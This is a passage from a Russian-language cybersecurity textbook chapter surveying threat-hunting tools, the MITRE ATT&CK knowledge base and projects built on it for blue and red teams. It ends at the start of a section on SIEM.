Известная компания Cisco Systems (США) предлагает практически в каждом своем продукте (AMP for Endpoints, Stealthwatch, Threat Grid, Umbrella и т.п.) инструменты по поиску следов угроз, но в рамках данного раздела мы бы хотели остановиться на специализированном решении Cisco Threat Response (ранее – Cisco Visibility), которое предназначено для интеграции преимущественно с другими продуктами этого же производителя, например – уже упомянутыми Stealthwatch и AMP for Endpoints, но в то же время имеет возможность взаимодействия через API со сторонними разработками (например, с VirusTotal).




Рис. 7.12. Граф связей в Cisco Threat Response



Основной задачей, решаемой с помощью Cisco Threat Response в рамках Threat Hunting, является поиск маркеров компрометации в журналах регистрации, получаемых от средств защиты, с возможностью их обогащения через различные сервисы Threat Intelligence и дополнительной перепроверки через различные источники (не Cisco), что позволяет снизить число ложных срабатываний. Доступна агрегация данных киберразведки от Cisco Talos и сторонних источников (например, VirusTotal, ФинЦЕРТ, ГосСОПКА, SWIFT ISAC и т.п.).

Удобным дополнением является плагин Casebook Browser с функциональностью для открытия кейсов, ввода сведений об инцидентах от различных средств защиты, а также парсинга любой Web-страницы в поисках представленных на ней индикаторов компрометации и их автоматической проверки в Cisco Threat Response. Созданные кейсы позволяют удобно и наглядно агрегировать информацию и обмениваться ею с другими специалистами и организациями, а также передавать ее в системы управления заявками и инцидентами ИБ (Jira, Remedy, ServiceNow и т.п.), если таковые используются.

Для полноты представления о существующих системах и инструментах для Threat Hunting кратко рассмотрим еще несколько самостоятельных решений.

Alert Logic Enterprise

Американский производитель средств кибербезопасности Alert Logic представляет продукт Enterprise, отличительными особенностями которого являются покрытие активов, уязвимостей и веб-приложений, а также подключение к SOC Alert Logic и сканирование Dark Web. Компания позиционирует свое решение как «безSIEMное управление угрозами». Одним из вариантов Threat Hunting, доступных заказчику, является выделение специалиста из SOC Alert Logic.

7.4. База знаний MITRE ATT&CK

7.4.1. Парадигма построения базы знаний ATT&CK.

Введение в проблему

Как мы уже отмечали выше, при рассмотрении технологии типа Threat Intelligence, SOC, SIEM и иже с ними, все они базируются на знании «прошлого». Те же *индикаторы компрометации (IoC)* даже в своем названии «признают», что они фиксируют уже случившийся факт заражения узла или сети. Использование этих технологий предполагает, что эффективность системы защиты будет измеряться тем, насколько быстро мы сможем внедрить IoC для обнаружения того, что уже умеют делать злоумышленники. Как бы ни назывались эти «*индикаторы*», по сути, это обычные сигнатуры, просто более комплексные и включающие в себя сразу несколько элементов [4]. А как ловить новых неизвестных нарушителей и новые атаки, для которых еще нет сигнатур и индикаторов компрометации?

Так вот — корпорация MITRE еще в 2013 году предложила новую парадигму, которая позволяет осуществить «сдвиг от IOC» в сторону IOA (индикаторов атак), то есть пытаться детектировать что-то в *процессе* действия злоумышленника, изучая в реальном времени все особенности его поведения. Не опираясь на *сигнатуры*

уже известных атак, а именно на *поведение* нарушителя. Понятно, что при всем их разнообразии он опирается на конечное число возможных тактик и техник. Задача АТТ&СК как раз и состоит в том, чтобы сформировать базу таких техник и атак, которые могут быть описаны. Чем-то эта ситуация схожа с тем, чем отличается IPS от NGIPS.

Поясним этот тезис на примере с Cisco NGIPS [3]. Здесь специалисты по кибербезопасности выявляют обычно не атаки или эксплойты в сетевом трафике, а факт использования уязвимостей. Например, WannaCry. На момент выхода книги известно свыше 400 разных его модификаций. Можно иметь 400+ сигнатур и для каждого нового семпла WannaCry писать новую сигнатуру, а ведь можно иметь всего одну, сфокусированную только на использовании уязвимости ETERNALBLUE и сколько бы атак ее ни использовали, эта одна сигнатура будет «ловить» их все.

С шаблонами атак ситуация схожая — какая разница, какой вредонос или хакерская кампания использует технику «Man in the Browser»? Если вы *это* ловите, то вы будете ловить *все, что работает по этой технике* [3].

Вот на таких предпосылках MITRE и предложил свою новую (на тот период) парадигму. В основу этой парадигмы были положены пять базовых принципов [3]:

1. **Обнаружение компрометации.** Говоря простым языком — это то, что пытаются делать продукты класса EDR или сервисы класса MDR, то есть признание того факта, что нас могут взломать и на это нельзя закрывать глаза, а надо пытаться оперативно обнаружить факт компрометации и локализовать ее, не давая злоумышленнику времени и возможности развивать атаку и расширять плацдарм в защищаемой внутренней сети.
2. **Фокус на поведение.** Сигнатуры и индикаторы — конечно, это важно и нужно, но обязательно надо анализировать *поведения* злоумышленника. Например, одним из признаков технологии UEBA является использование не статических и заранее описанных правил, а применение машинного обучения и других технологий типа advanced analytics, которые позволяют сами выявлять и фиксировать неизвестные атаки, нарушения, аномалии и т.п. здесь весь смысл в том, что обнаруживать *известное* важно и нужно, но еще важнее детектировать *неизвестное*, а для этого надо изучать поведение атакующих.
3. **Моделирование угроз.** Нельзя сегодня выстраивать действительно эффективную систему защиты, не понимая, *кто* вам противостоит. Хорошая модель угроз как раз и отвечает на вопрос, какова реалистическая и релевантная картина нарушителя, действующего против вас. Отсюда и возникает тема с его мотивацией, возможностями, компетенциями, инструментарием и типами атак, которые он может запустить против вас.
4. **Динамичный дизайн.** Ландшафт угроз, техник и тактик хакеров постоянно меняется (усложняется), поэтому также динамично и итерационно должна меняться и система защиты, подстраиваясь под новые вызовы, внедряя новый инструментарий, новые модели и техники защиты.
5. **Разработка в реалистичном окружении.** Разработка системы защиты должна происходить в максимально реалистичном окружении, которое позволит учесть многие новые нюансы из «реальной жизни».



База знаний ATT@СК была создана в результате различных натурных экспериментов, исследований, пентестов, которые проводила компания MITRE за последние годы. База сегодня включает в себя 10 категорий тактик, которые содержат почти 200 техник, активно применяемых злоумышленниками (и пентестерами) в своей «работе». Не останавливаясь на изучении конкретных хакеров, корпорация MITRE стала разрабатывать *реестр методов обнаружения поведения* нарушителей, описываемого в ATT&СК. Этот реестр называется *Cyber Analytics Repository (CAR)*. Эта работа началась позже, чем создание основной базы ATT&СК и на момент выхода этой книги пока не завершена даже в первом приближении. Но уже сейчас на сайте CAR можно посмотреть ряд таких методов обнаружения техник и тактик злоумышленников. Для того чтобы облегчить сопоставление ATT&СК с CAR был разработан прототип инструмента *CARET* (Cyber Analytics Repository Exploration Tool), который представляет собой достаточно простой графический интерфейс, помогающий ответить, например, на следующие основные типы вопросов [3]:

- какие известные нарушители (в базу входит множество таких известных групп — Lazarus, Cobalt, APT28, APT3 и т.п.) могут быть детектированы или не детектированы?
- какие методы защиты могут детектировать конкретные техники злоумышленников или конкретные хакерские группы?
- какие данные требуются для ваших методов защиты?
- какие инвестиции надо сделать для борьбы с определенными нарушителями или методами атак?

Например, вы хотите посмотреть, какие техники и тактики использовала хакерская группа APT28 [3] (рис. 7.13).

Или вас интересует, какие технологии защиты вам помогут бороться с Lazarus или Dragonfly (Energetic Bear) [3] (рис. 7.14).

В завершении раздела следует отметить, что ATT&СК, CAR и CARET — сугубо практические и расширяемые инструменты, которые вы можете наполнять или использовать по своему усмотрению (скачивать смоделированные вами данные в JSON). Это может помочь вам понять, чего вам не хватает для борьбы с современными и вполне конкретными хакерскими группировками. При этом разработчики защитных «экранов» могут получить готовый набор тактик и техник хакеров, а также набор методов их обнаружения для последующего включения в свои продукты. Да и просто специалисты по ИБ могут расширить свой кругозор за счет более понятного и простого описания того, *что и как* реально делают злоумышленники.

Что же касается описания нашей «отечественной реальности» в этом секторе кибербезопасности, то авторы решили здесь полностью привести цитату уже неоднократно упоминаемого выше авторитетного эксперта [3], поскольку у него это получилось более «дипломатично», чем это получилось бы у авторов:

«Эти три проекта MITRE — это именно то, чтобы хотелось бы видеть как цель развития БДУФСТЭК, которая пока содержит простой перечень угроз (даже не атак), который фиг знает, как применить на практике. То есть вроде и каталог угроз есть, и он относительно неплохой, но практическое его применение сопряжено с большими трудностями. Никакой автоматизации, никакой связки с защитными мерами, никакой связки с атаками, которые могут быть реализованы в рамках той или иной угрозы.

VERSION 0.0.7									
ATT&CK MAPPING									
EXPLORE NETWORKS									
Detailed grid  Enable outlines									
Group/G0007: APT28, Sednit, Sofacy, Pawn St... x									
Select group									
Search Analytics									
SELECT ALL CLEAR ALL									
SMB Events Monitoring CAR-2013-01-003 ☐									
Simultaneous Logins on a Host CAR-2013-02-008 ☐									
User Logged in to Multiple Hosts CAR-2013-02-012 ☐									
Quick execution of a series of suspicious commands CAR-2013-04-002 ☐									
Persistence	Defense Evasion	Privilege Escalation	Discovery	Credential Access	Execution	Lateral Movement	Collection	Exfiltration	Command and Control
bash_profile and bashrc	Access Token Manipulation	Access Token Manipulation	Account Discovery	Account Manipulation	AppleScript	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Accessibility Features	Binary Padding	Accessibility Features	Application Window	Bash History	Command-Line Interface	Application Deployment	Automated Collection	Data Compressed	Communications Through
AppCert DLLs	Bypass User Account	AppCert DLLs	File and Directory	Brute Force	Dynamic Data Exchange	Distributed Component	Browser Extensions	Data Encrypted	Connection Proxy
Appinit DLLs	Clear Command	Appinit DLLs	Network Service	Credential Dumping	Execution through API	Exploitation of	Clipboard Data	Data Transfer Size Limits	Custom Command and
Application Shimming	Code Signing	Application Shimming	Network Share	Credentials in Files	Execution through	Logon Scripts	Data Staged	Exfiltration Over	Custom Cryptographic
Authenticat...	Component Firmware	Bypass User Account	Peripheral Device	Exploitation of	Graphical User Interface	Pass the Hash	Data from Local System	Exfiltration Over	Data Encoding
Bootkit	Component Object Model	DLL Search Order	Permission Groups	Forced Authentication	InstallUtil	Pass the Ticket	Data from Network	Exfiltration Over Other	Data Obfuscation
Browser Extensions	DLL Search Order	Dylib Hijacking	Process Discovery	Hooking	LSASS Driver	Remote Desktop	Data from Removable	Exfiltration Over Physical	Domain Fronting
Change Default File	DLL Side-Loading	Exploitation of	Query Registry	Input Capture	Launchctl	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Component Firmware	Deobfuscate... Files or	Extra Window Memory	Remote System	Input Prompt	Local Job Scheduling	Remote Services	Input Capture		Multi-hop Channels
Component Object Model	Disabling Security Tools	File System Permissions	Security Software	Keychain	Mshita	Replication Through	Man in the Browser		Multi-stage Proxy
Create Account	Exploitation of	Hooking	System Information	LLMNR/NBT-NS Poisoning	PowerShell	SSH Hijacking	Screen Capture		Multiband Communications
DLL Search Order	Extra Window Memory	Image File Execution	System Network	Network Sniffing	Regsvcs/Re...	Shared Webroot	Video Capture		Multilayer Encryption
Dylib	File Deletion	Launch	System	Password	Regsvcs/Re...	Taint Shared			Remote File

Рис. 7.13. Техники и тактики хакерской группы APT28




Рис. 7.14. Выбор технологии защиты

Практичности не хватает. ФСТЭК по понятным причинам вряд ли сможет использовать АТТ&СК, SAR и CARET в своей работе (пусть и полезные инструменты, но потенциального противника), но заказчики (как минимум, коммерческие) не скованы такими геополитическими ограничениями и могут себе позволить применять то, что удобно, а не то, что квазипатриотично. Хотя если у нас появится что-то свое, то буду только рад».

7.4.2. Краткое описание проектов, использующих MITRE АТТ&СК

На сайте [5] представлено в сжатом виде описание основных проектов MITRE АТТ&СК, которые направлены на:

- улучшение восприятия и удобства работы с матрицей;
- сопоставление аналитики с методами АТТ&СК;
- проведение проверок на различные атаки, описанные в матрице.

В качестве вступления следует сказать, что вышеупомянутая первая модель АТТ&СК, созданная в сентябре 2013 года, была ориентирована в основном на Windows. С тех пор АТТ&СК значительно эволюционировала во многом благодаря вкладу членов сообщества кибербезопасности. Помимо нее была создана также дополнительная база знаний *PRE-АТТ&СК*, описывающая подготовку к атаке, и АТТ&СК для мобильных устройств.

По состоянию на момент выхода книги Enterprise АТТ&СК включает более трехсот *методов атак* для Windows, Linux и Mac. Структура матрицы состоит из 11 тактик: от начального доступа до взятия под контроль через С&С и эксфильтрацию данных. Каждая фаза жизненного цикла атаки состоит из множества техник, которые в разное время успешно использовались различными группами киберпреступников при прорыве защитных барьеров сети организации. При тестировании безопасности RedTeam, по сути, делает то же самое, потому не использовать подобную базу знаний современным специалистам по кибербезопасности было бы большим упущением.

В данном разделе мы не будем подробно останавливаться на самой матрице АТТ&СК, все подробности можно найти на сайте разработчиков. О пользе и применимости данной базы знаний говорит ее частое практическое применение крупными (и не очень) вендорами: почти все threat detection and hunting решения уже имеют корреляцию событий с данной матрицей.

АТТ&СК Navigator

Фактически это представляет собой веб-приложение с открытым исходным кодом, которое предоставляет базовую навигацию и аннотации всех матриц платформы. Несмотря на свою простоту, приложение значительно упрощает работу с матрицей, позволяет создавать слои поверх основной матрицы. Конкретный слой может демонстрировать техники определенной группировки или же наоборот, визуализировать защитное покрытие. Навигатор поможет спланировать работу ваших RedTeam или BlueTeam. По сути, приложение просто позволяет вам манипулировать ячейками в матрице: цветовое кодирование, добавление комментария, присвоение числового значения и т.д.

Viewer Playbook

Это система для анализа контента STIX2, который содержит методы противника. Цель Playbook состоит в том, чтобы упорядочить инструменты, методы и процедуры, которые использует противник, в структурированный формат, которым можно делиться с другими. Инфраструктура MITRE ATT&CK предоставляет имена, описания и ссылки на примеры использования противниками тактик во время операции, а также методы, используемые противником для их достижения.

Для Blue Team

Cyber Analytics Repository (CAR) и CAR Exploration Tool (CARET), Unfetter

В организации MITRE решили не останавливаться на одной только матрице ATT&CK и развивать идею дальше: так был создан реестр методов обнаружения поведения нарушителей на основе *ATT&CK Cyber Analytics Repository*. К нему для удобства добавили GUI — так получился *CAR Exploration Tool (CARET)*. Но и этого показалось мало, поэтому совместно с Агентством национальной безопасности США был создан проект Unfetter. Этот проект расширяет возможности CARET, чтобы помочь специалистам в области кибербезопасности выявлять и анализировать бреши в защите. В Unfetter есть 2 проекта:

- **Unfetter Discover** позволяет аналитикам и инженерам по сетевой безопасности создавать и обмениваться сложными данными *Cyber Threat Intelligence (CTI)* среди своих коллег, используя данные ATT&CK, полученные из MITRE в формате STIX.
- **Unfetter Analytic** позволяет сопоставлять аналитику с методами ATT&CK, которые необходимо обнаружить.

CASCADE

Это исследовательский проект MITRE, цель которого — автоматизировать большую часть работы BlueTeam для определения масштабов и вредоносности подозрительного поведения в сети с использованием данных хоста. Прототип сервера CASCADE может обрабатывать аутентификацию пользователей, выполнять аналитику данных, хранящихся в Splunk или Elasticsearch, генерировать предупреждения. Оповещения запускают рекурсивный процесс расследования, когда несколько последующих запросов собирают связанные события, которые включают в себя родительские и дочерние процессы (деревья процессов), сетевые подключения и файловую активность. Сервер автоматически генерирует график этих событий, показывая отношения между ними, и помечает график информацией из матрицы ATT&CK.

Atomic Threat Coverage

Это инструмент, который позволяет автоматически генерировать аналитику, предназначенную для борьбы с угрозами на основе ATT&CK. С его помощью можно создавать и поддерживать свой собственный аналитический репозиторий, импортировать аналитику из других проектов (таких как Sigma, Atomic Red Team, а также частные ветки этих проектов с вашей собственной аналитикой) и осуществлять экспорт в читаемые вики-страницы на двух платформах:

- 1) страницы Atlassian Confluence;
- 2) собственные автоматически генерируемые страницы в стиле вики.

По сути, позволяет сделать ваш внутренний информационный портал для детектирования и реагирования на атаки.

ATT&CK Python Client

Скрипт на Python для доступа к содержимому матрицы ATT&CK в формате STIX через общедоступный сервер TAXII. В этом проекте используются классы и функции Python-библиотек `cti-python-stix2` и `cti-taxii-client`, разработанных MITRE. Основная цель проекта — предоставить простой способ доступа и взаимодействия с новыми данными ATT&CK.

Для RedTeam

CALDERA

CALDERA — автоматизированная система эмуляции действий злоумышленников, построенная на платформе MITRE ATT&CK. Ее основное назначение — тестирование решений безопасности конечных точек и оценка состояния безопасности сети. Согласно терминам Gartner, эту систему можно отнести к продуктам *breach and attack simulation (BAS)*. CALDERA использует модель ATT&CK для выявления и репликации поведения противника, как если бы происходило реальное вторжение. Это позволит избежать рутинной работы и даст больше времени и ресурсов для решения сложных задач.

Обновление системы в 2019 г. изменило ее структуру: если раньше она состояла из сервера, агента и исполняемого файла для эмуляции противника, то теперь используется архитектура плагинов. Они подключают новые функции и поведение к базовой системе. Сейчас CALDERA поставляется с несколькими заранее созданными шаблонами поведения противников с помощью плагина *Stockpile*, но добавить свои собственные достаточно легко.

Atomic Red Team

Является, пожалуй, самым популярным проектом, связанным с матрицей ATT&CK. Red Canary создали библиотеку простых тестов, сопоставленных с MITRE ATT&CK Framework. Это небольшие, легко переносимые тесты для обнаружения атак, каждый тест предназначен для сопоставления с определенной тактикой. Тесты определены в структурированном формате с расчетом на их применение средами автоматизации, что дает защитникам эффективный способ немедленно начать тестирование своей защиты против широкого спектра атак.

ATT&CK-Tools

Здесь репозиторий содержит следующие инструменты:

- **ATT&CK View**: инструмент планирования эмуляции противника;
- **ATT&CK Data Model**: реляционная модель данных.

View призван помочь защитникам в разработке планов эмуляции противника на основе структуры ATT&CK. В качестве наглядного примера есть полный план эмуляции противника для АРТЗ, разработанный MITRE. Это поможет быстрее начать работу с проектом. Главная задача *Data Model* состоит в том, чтобы упростить



интеграцию ATT&CK в новые проекты. База данных основана на SQLite для простоты и мобильности, примеры запросов к ней можно найти на странице проекта.

Purple Team ATT&CK Automation

Проект компании Praetorian, в котором реализованы тактики, техники и методы из матрицы MITRE ATT&CK в качестве post-модулей Metasploit Framework. Проект призван автоматически эмулировать тактику противника.

Red Team Automation (RTA)

RTA представляет собой набор из 38 сценариев и поддерживающих исполняемых файлов, которые пытаются выполнить вредоносную деятельность в соответствии с методами матрицы ATT&CK. На данный момент RTA обеспечивает покрытие 50 тактик. Там, где это возможно, RTA пытается выполнить описанную сценариями вредоносную деятельность, в других случаях будет эмулировать ее.

EDR-Testing-Script

Этот репозиторий содержит простой скрипт для тестирования решений EDR на основе платформ Mitre ATT&CK/LOLBAS/Invoke-CradleCrafter. На самом деле трудно проверить, сколько различных вредоносных атак правильно идентифицировано и предотвращено EDR. Для этой цели и был создан этот скрипт, запустите его и наблюдайте, какие сообщения приходят на консоль EDR. Большинство тестов будут просто выполнять calc.exe, но их можно легко изменить (например, попытаться загрузить и выполнить Mimikatz). Этот скрипт работает только в Windows и должен работать с большинством решений EDR.

Проект сейчас находится в зачаточном состоянии.

Приложения для Splunk

Splunk — это система хранения и анализа логов; имеет веб-интерфейс и возможность создавать панели (dashboard'ы) — свое собственное Splunk-приложение.

ThreatHunting

ThreatHunting — приложение для Splunk, созданное с целью мониторинга угроз согласно матрице ATT&CK. Приложение основано на данных Sysmon — это бесплатный мощный инструмент трассировки на уровне хоста, использующий драйвер устройства и службу, которая работает в фоновом режиме и загружается очень рано в процессе загрузки. Этот сервис также позволяет вам настроить то, что будет регистрироваться. Открыв приложение ThreatHunting, вы попадете на страницу обзора с подсчетом всех триггеров для каждой категории ATT&CK за последние 24 часа, а также увидите техники с наибольшим количеством срабатываний и наиболее уязвимые хосты. Приложение позволяет отслеживать события, связанные с ATT&CK, построить на основе данных дерево событий и собрать отчет.

DarkFalcon, InfernoAuger

DarkFalcon — система *дашбордов*, помогающая работать с ATT&CK Framework в Splunk. Есть также обновленная версия InfernoAuger — пересобранный DarkFalcon, который может автоматизировать многие компоненты в приложении FireDrill и

отправлять отчеты в Splunk. FireDrill предоставляет библиотеку настраиваемых атак, которые помогут определить, могут ли ваши системы защиты остановить или обнаружить их. Сценарии из данной библиотеки помещаются в наборы настроенных тестов («assessments»), с которыми уже взаимодействуют модули InfernoAuger. В настоящее время есть пять модулей:

- Main — модуль, который может создавать или обновлять набор тестов на основе файла конфигурации основной сборки;
- Detection — модуль помещает результаты оценки в Splunk для дальнейшей корреляции или анализа;
- Status — проверяет состояние текущего или предыдущего прогона набора тестов и предоставляет основную статистику по результатам;
- Scenarios — извлекает список всех сценариев MITRE ATT&CK в FireDrill и выводит информацию о них;
- Update — проверяет наличие новых сценариев MITRE ATT&CK с момента его предыдущего запуска и отправляет электронное письмо с найденными.

VECTR

Это централизованная панель мониторинга, которая облегчает отслеживание действий по тестированию RedTeam и BlueTeam, чтобы измерить возможности обнаружения и предотвращения атак по различным сценариям, согласно данным из матрицы MITRE ATT&CK. Обладает в том числе следующими возможностями:

- отслеживание тестирования в режиме реального времени;
- измерение прогресса выполненных тестов;
- централизация методов RedTeam и возможностей BlueTeam;
- добавление пользовательских тестовых сценариев;
- создание подробных отчетов о проведении тестирования.

VECTR документирует задачи и инструменты RedTeam, первый и второй уровни обнаружения BlueTeam, критерии успешного обнаружения и результаты тестирования. На основании полученных результатов предоставляются рекомендации по общим показателям и конкретным конфигурациям наборов инструментов, которые можно использовать для дальнейшего улучшения возможностей обнаружения и реагирования.

ATT-CK_Analysis

Научно-аналитический репозиторий, содержащий анализ данных из MITRE ATT&CK. Независимые аналитики ищут здесь ответы на ряд вопросов, например:

- Существуют ли ранее неизвестные связи между группами, которые используют большую долю методов?
- Является ли количество методов, используемых каждой группой, разумным показателем того, насколько продвинутыми являются возможности этих групп?
- Если можно установить некоторую иерархию возможностей, либо непосредственно из набора данных, либо из внешних источников, есть ли свидетельства того, что определенные группы избегают (а не просто не используют) определенных методов?



The Hunting ELK (HELK)

Проект Hunting ELK (Elasticsearch, Logstash, Kibana) представляет собой экосистему, состоящую из нескольких платформ с открытым исходным кодом, работающих вместе с главной целью расширения возможностей агентов по обнаружению угроз, возможностей стека Elastic ELK. Аналитические возможности поиска обеспечиваются внедрением технологий Spark & Graphframes. Это одна из первых общедоступных сборок, позволяющая бесплатно использовать функции обработки данных в стеке ELK. Кроме того, в проект интегрирован Jupyter Notebook для создания прототипов при использовании больших данных и/или машинного обучения. Этот стек предоставляет механизм полнотекстового поиска, смешанный с визуализациями, графическими реляционными запросами и расширенной аналитикой. На момент выхода книги проект находится на этапе разработки, код и функциональность будут меняться. В ближайших планах разработчиков — добавление дашбордов с данными из ATT&CK. Подробнее о проекте можно прочитать в блоге автора [2].

Матрица MITRE ATT&CK для корпоративной среды [3]

В частности, ATT&CK может быть полезен в киберразведке, поскольку он позволяет стандартизированно описывать поведение злоумышленников. Злоумышленники («акторы») могут отслеживаться с помощью ассоциации наблюдаемых в сети событий с методами и тактиками в ATT&CK, которые используют те или иные группировки. Специалистам по ИБ это позволяет оценивать свой уровень защищенности, анализируя способности имеющихся средств защиты выявлять или блокировать те или иные методы и тактики, что дает представление о сильных и слабых сторонах против определенных злоумышленников.

Хорошим способом визуализации сильных и слабых сторон средств защиты по отношению к определенным группам или акторам является, например, создание тепловых карт покрытия техник в Excel или с помощью **MITRE ATT&CK Navigator**. База знаний ATT&CK также доступна в виде фида **STIX / TAXII 2.0**, который позволяет легко интегрировать ее в любые инструменты, поддерживающие эту технологию.

Инструмент MITRE ATT&CK Navigator [3]

Корпорация MITRE внесла значительный вклад в сообщество безопасности, предоставив нам ATT&CK и связанные с ней инструменты и ресурсы. Причем сделано это было в удачный момент. Поскольку злоумышленники находят способы быть более скрытными и избегают обнаружения традиционными инструментами безопасности, специалисты по ИБ вынуждены менять подходы к обнаружению и защите от атак. База знаний ATT&CK меняет наше восприятие, абстрагируясь от индикаторов низкого уровня, таких как IP-адреса и доменные имена, и заставляет нас видеть злоумышленников и нашу защиту через линзу *поведения*.

Однако это новое восприятие не означает, что работа защитников упростится. Безоблачные дни блэклистов и простых фильтров киберразведки почти исчезли. Стратегия обнаружения и предотвращения на основе поведения злоумышленников — это гораздо более сложный путь, чем инструменты прошлого, работающие по принципу «настроил и забыл». Кроме того, по мере появления новых способов

защиты злоумышленники, безусловно, будут адаптироваться. АТТ&СК позволяет описывать любые новые методы, которые будут использовать злоумышленники, и, будем надеяться, позволит нам не отставать.

База знаний АТТ&СК может быть полезна в самых разнообразных ситуациях. Более подробно о практических применениях, лучших практиках и особенностях этой методологии вы можете прочитать на *специализированной странице MITRE АТТ&СК на сайте Anomali*.

В заключение следует отметить, что количество проектов, активно использующих матрицу MITRE АТТ&СК, продолжает расти. Нельзя не отметить, что это хорошая база знаний для аналитиков, свежий взгляд на модель угроз информационной безопасности. Конечно, отдельные исследователи отмечают некоторые недостатки матрицы. Например — отдельные случаи «очень расплывчатого» описания техник, что сильно затрудняет работу с ними.

Однако не стоит забывать, что эта матрица была построена на основе анализа успешно проведенных атак. Т.е. по большому счету это «историческая справка» о том, какие техники и какие методы применялись злоумышленником. Несомненно, это хорошая база знаний, удобная в эксплуатации, хотя, конечно, она никогда полностью не опишет все возможные методики и техники противника.

7.5. SIEM как важный элемент в архитектуре киберзащиты

7.5.1. Основные цели и задачи SIEM

Обозначение термина «SIEM», как универсального для этого типа решений информационной безопасности, сложилось из нескольких различных технологий, которые были «до него» (LMS, SLM / SEM, SIM, SEC) [1].

